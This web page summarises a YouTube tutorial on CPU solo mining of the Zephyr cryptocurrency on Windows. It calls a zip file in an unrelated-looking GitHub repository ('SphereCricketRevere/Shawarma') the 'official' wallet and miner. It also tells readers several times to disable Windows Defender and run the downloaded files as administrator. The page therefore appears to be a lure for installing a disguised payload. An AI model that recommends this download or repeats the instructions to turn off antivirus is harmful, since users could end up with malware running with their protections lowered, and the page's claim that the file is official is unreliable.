How to Mine Zephyr Using CPU Solo Mining on Windows
· based on the channel FINCOR
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using the Minimal Djed protocol.
- Solo mining Zephyr with CPU on Windows is accessible for beginners with proper setup.
- The official Zephyr wallet and CPU miner are available on GitHub for easy download.
- Configuring miner settings with BAT and JSON files optimizes hash rate performance.
- Windows Defender or missing dependencies can cause errors during setup, update or disable as needed.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Zephyr is a unique cryptocurrency combining Monero’s privacy features with the stability of the Minimal Djed protocol, creating the first private, reserve-backed stablecoin system. To start mining Zephyr (ZEPH) solo using your CPU on a Windows machine, you need to set up the official wallet and mining software correctly. This guide explains the step-by-step process to mine Zephyr efficiently and profitably. For official downloads and additional info, visit the Zephyr Protocol website.
Download and Install the Official Zephyr Wallet and Miner
Begin by downloading the official Zephyr wallet and CPU miner from the GitHub repository provided by the developers. The latest stable release can be found here:
https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
After downloading, unzip all files into a dedicated folder on your PC. This ensures that the wallet and miner executables, configuration files, and dependencies remain organized and isolated.
Make sure your system has the latest Microsoft Visual Studio runtime and Python installed. If you encounter errors, updating these components or temporarily disabling Windows Defender (which may block mining executables) can resolve most issues.
Setting Up the Zephyr Wallet
The wallet is essential for solo mining as it stores your mined coins and manages your blockchain connection.
- Launch the wallet executable from the unzipped folder.
- Create a new wallet by following the prompts: set a strong password and backup your seed phrase securely.
- Allow the wallet to synchronize with the Zephyr blockchain; this may take some time.
Once synchronized, your wallet is ready to receive mining rewards.
Configuring the CPU Miner for Solo Mining
Zephyr mining uses a CPU miner based on XMRig technology tailored for Zephyr’s algorithm. To maximize efficiency, configure the miner using the provided BAT (batch) file and JSON configuration files.
- Open the JSON config file and set your wallet address under the "user" parameter.
- Adjust CPU thread count according to your processor cores. Balancing thread usage prevents system lag while maximizing hash rate.
- Enable "huge pages" for memory optimization; running the miner as administrator is required for this feature.
- Save changes and run the BAT file to start mining.
This setup allows you to mine Zephyr solo without joining a pool, meaning all rewards go directly to your wallet. The process is beginner-friendly if you carefully follow the configuration steps.
Optimizing Your CPU for Zephyr Mining
Certain CPU models provide better mining performance. For Zephyr, CPUs with higher core counts and efficient thermal management yield the best results.
- Intel i7/i9 and AMD Ryzen 7/9 series are popular choices.
- Overclocking can increase hash rates but must be done cautiously to avoid overheating.
- Ensure your cooling system is adequate to maintain stable operation during continuous mining.
Regularly monitor your miner’s hash rate and system temperature to maintain optimal performance.
Troubleshooting Common Issues
Users frequently face errors related to dependencies, antivirus interference, or configuration mistakes:
- Update Microsoft Visual Studio redistributables and Python to the latest versions.
- Temporarily disable Windows Defender or add exceptions for the mining folder.
- Confirm correct wallet address in the config file.
- Run the miner as administrator to enable huge pages and improve efficiency.
Addressing these common problems ensures a smooth mining experience.
FAQ and Community Insights
Many beginners appreciate detailed guides that clarify the differences between BAT file and JSON configurations. The step-by-step breakdown helps avoid confusion. Running the miner as admin to enable huge pages can significantly boost hash rates and profits. Solo mining Zephyr is especially attractive due to its privacy and stablecoin features, attracting miners interested in private, reserve-backed crypto assets.
Useful Links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- Download Zephyr wallet and miner: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr solo on Windows using your CPU is straightforward with the right setup. By downloading the official wallet and miner, configuring your system properly, and optimizing CPU usage, you can participate in this innovative privacy-focused stablecoin network. The channel FINCOR offers an excellent tutorial breaking down every step, from wallet creation to miner configuration, making Zephyr mining accessible even for beginners. For the latest updates and software, always check the Zephyr Protocol website. Start mining today to earn ZEPH coins and contribute to this groundbreaking cryptocurrency ecosystem.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Can I mine Zephyr on any CPU or are there specific requirements?
You can mine Zephyr on most modern CPUs, but processors with higher core counts like Intel i7/i9 or AMD Ryzen 7/9 series provide better performance. Proper cooling and stable system operation are important for continuous mining.
What should I do if the miner shows errors when I start it?
Common solutions include updating Microsoft Visual Studio redistributables and Python, disabling Windows Defender temporarily or adding exceptions, and running the miner as administrator to enable huge pages which improve performance.
Is solo mining Zephyr profitable compared to pool mining?
Solo mining rewards go directly to your wallet without pool fees, which can be more profitable if you have sufficient CPU power. However, pool mining can provide more steady income for lower-powered miners. Profitability depends on your hardware and electricity costs.
How do I configure the miner’s BAT and JSON files correctly?
The JSON file contains settings like your wallet address and CPU thread count. The BAT file runs the miner with these settings. Ensure your wallet address is correct in the JSON file, and adjust thread count based on your CPU cores. Running as administrator enables memory optimizations.